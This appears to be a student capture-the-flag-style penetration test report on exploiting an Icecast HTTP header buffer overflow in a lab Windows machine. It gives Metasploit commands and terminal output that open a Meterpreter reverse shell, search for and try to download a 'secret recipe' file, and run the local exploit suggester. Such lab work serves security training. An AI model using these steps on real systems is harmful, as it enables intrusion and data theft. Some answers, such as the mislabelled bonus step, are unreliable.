

GoodSecurity Penetration Test Report

ChristopherMeenach@GoodSecurity.com

01/29/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

Machine IP:

192.168.0.20

Hostname:

MSEdgeWIN10

Vulnerability Exploited: Icecast HTTP Header Buffer Overflow // 8000/tcp open http
Icecast streaming media server

Vulnerability Explanation:

Icecast application on 192.168.0.20 allows for a buffer overflow to be exploited. An bad actor can remotely gain control of the system by this exploit. By overwriting the system of Icecast flaw which writes past the end of pointer array when receiving 32 HTTP headers

Some of the remote actions can be done:

File discovery and download, Key logging, Privilege escalation etc..

Severity:

Critical


Proof of Concept:

Instructions

You've been provided full access to the network and are getting ping responses from the CEO's workstation.


1. Perform a service and version scan using Nmap to determine which services are up and running:
 - o Run the Nmap command that performs a service and version scan against the target.

Answer: nmap -sV 192.168.0.20




2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
 - o Run the SearchSploit commands to show available Icecast exploits.

Answer: searchsploit Icecast



3. Now that we know which exploits are available to us, let's start Metasploit:
 - o Run the command that starts Metasploit:

Answer: msfconsole



A screenshot of a Windows desktop environment. A Kali Linux terminal window titled "Terminal" is open, showing the Metasploit framework. The terminal output includes:

```
pentesting - Remote Desktop
kali on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sat 18:35
[...]
msf5 > msfconsole
(-) msfconsole cannot be run inside msfconsole
msf5 > search Icecast
Matching Modules
=====
# Name          Disclosure Date  Rank   Check  Description
option
- -
-----
0 exploit/windows/http/icecast_header 2004-09-28 great No    Icecas
t Header Overwrite

root@kali: #
```

The desktop background is blue, and the taskbar at the bottom shows various Windows icons.

4. Search for the Icecast module and load it for use.
 - o Run the command to search for the Icecast module:

Answer: search Icecast


```
pentesting - Remote Desktop
xali on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sat 18:36
Terminal
msf5 > search Icecast
Matching Modules
=====
# Name Disclosure Date Rank Check Descri
ption
-----
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecas
t Header Overwrite

msf5 > #0
[-] Unknown command: #0.
msf5 > 0
[-] Unknown command: 0.
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.1:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The
root@kali: #
```

- Run the command to use the Icecast module:

Note: Instead of copying the entire path to the module, you can use the number in front of it.

Answer: use #0



A screenshot of a Kali Linux desktop environment. A terminal window titled "Terminal" is open, showing the Metasploit framework (msf5) interface. The user has run the command "search Icecast" and is viewing the results for "Matching Modules". One module, "exploit/windows/http/icecast_header", is highlighted. The user then runs "use 0", sets the RHOST to 192.168.0.1, and attempts to exploit it. The exploit fails due to a connection timeout. The terminal shows the following text:

```
msf5 > search Icecast
Matching Modules
=====
# Name          Disclosure Date   Rank    Check  Description
=====
[*] exploit/windows/http/icecast_header 2004-09-28      great  No     Icecas
[*] Header Overwrite


msf5 > #0
[-] Unknown command: #0.
msf5 > 0
[-] Unknown command: 0.
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.1:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The
root@kali: #
```

5. Set the RHOST to the target machine.

- Run the command that sets the RHOST:

Answer: set RHOST 192.168.0.20



A screenshot of a Kali Linux desktop environment. A terminal window titled "Terminal" is open, showing the Metasploit framework (msf5) interface. The user has run "set RHOST 192.168.0.20" and then "exploit". The exploit fails due to a connection timeout. The terminal shows the following text:

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The
connection timed out (192.168.0.20:8000).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::HostUnreachable The h
ost (192.168.0.20:8000) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit


[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 202
2-01-29 18:47:47 -0800

meterpreter >
root@kali: #
```

6. Run the Icecast exploit.

- Run the command that runs the Icecast exploit.

Answer: exploit



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'Terminal'. Inside the terminal, the following msf5 exploit commands are run:

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.20:8000).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.20:8000) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2022-01-29 18:47:47 -0800
meterpreter >
```

- Run the command that performs a search for the `secretfile.txt` on the target.

Answer: search -f secretfile.txt

```
pentesting - Remote Desktop
x on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Sat 18:57
Terminal
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.20:8000).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2022-01-29 18:47:47 -0800
meterpreter > search -f secretfile.txt
No files matching your search were found.
meterpreter >
```

7. You should now have a Meterpreter session open.

- Run the command to performs a search for the `recipe.txt` on the target:

Answer: `search -f recipe.txt`

```
pentesting - Remote Desktop
x on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Sat 18:59
Terminal
[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.20:8000).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2022-01-29 18:47:47 -0800
meterpreter > search -f secretfile.txt
No files matching your search were found.
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter >
```

- **Bonus:** Run the command that exfiltrates the `recipe*.txt` file:

Answer: download C:\User\IEUser\Documents\Drinks.recipe.txt

```

pentesting - Remote Desktop
kali on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sat 19:02
Terminal
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[-] 192.168.0.20:8000 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.20:8000) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 2022-01-29 18:47:47 -0800

meterpreter > search -f secretfile.txt
No files matching your search were found.
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > download C:\User\IEUser\Documents\Drink.recipe.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >

```

8. You can also use Meterpreter's local exploit suggester to find possible exploits.
 - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

Bonus

- A. Run a Meterpreter post script that enumerates all logged on users.

Answer: run post/multi/recon/local_exploit_suggester

A screenshot of a Windows desktop environment. In the center is a terminal window titled "Terminal" showing msf5 exploit commands. The commands include setting the RHOST to 192.168.0.20 and executing the exploit. The output shows a reverse TCP handler started on port 8444, sending a stage payload, and opening a Meterpreter session. The terminal also shows attempts to search for files like "secretfile.txt" and "recipe.txt", and download a file from the user's documents folder. The desktop background is blue, and the taskbar at the bottom shows various icons and the date/time.

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.8:4444 -> 192.168.0.20:49707) at 202
2-01-29 18:47:47 -0800

meterpreter > search -f secretfile.txt
No files matching your search were found.
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > download C:\User\IEUser\Documents\Drink.recipe.txt
[*] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```

B. Open a Meterpreter shell.

Answer: shell

A screenshot of a Windows desktop environment. In the center is a terminal window titled "Terminal" showing a "search -f recipe.txt" command which finds no results. It then attempts to download a file from the user's documents folder but fails due to a file not found error. The terminal then runs the "run post/multi/recon/local_exploit_suggester" command, listing several exploit suggestions for the target system. Finally, it runs a "shell" command, creating a process with ID 4908, and shows the Microsoft Windows version 10.0.17763.1935. The terminal then tries to run "sysinfo" but finds it is not a recognized command. The desktop background is blue, and the taskbar at the bottom shows various icons and the date/time.


```
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > download C:\User\IEUser\Documents\Drink.recipe.txt
[*] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > shell
Process 4908 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved. 
```

C:\Program Files (x86)\Icecast2 Win32>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.
C:\Program Files (x86)\Icecast2 Win32>

C. Run the command that displays the target's computer system information:

Answer: systeminfo



3.0 Recommendation

Icecast exploit is an old vulnerability that can be fixed by a patch and update to the system. Make sure to have all the latest versions of all the software. Keep sensitive information encrypted and enable firewalls rules that allows traffic on ports that are needed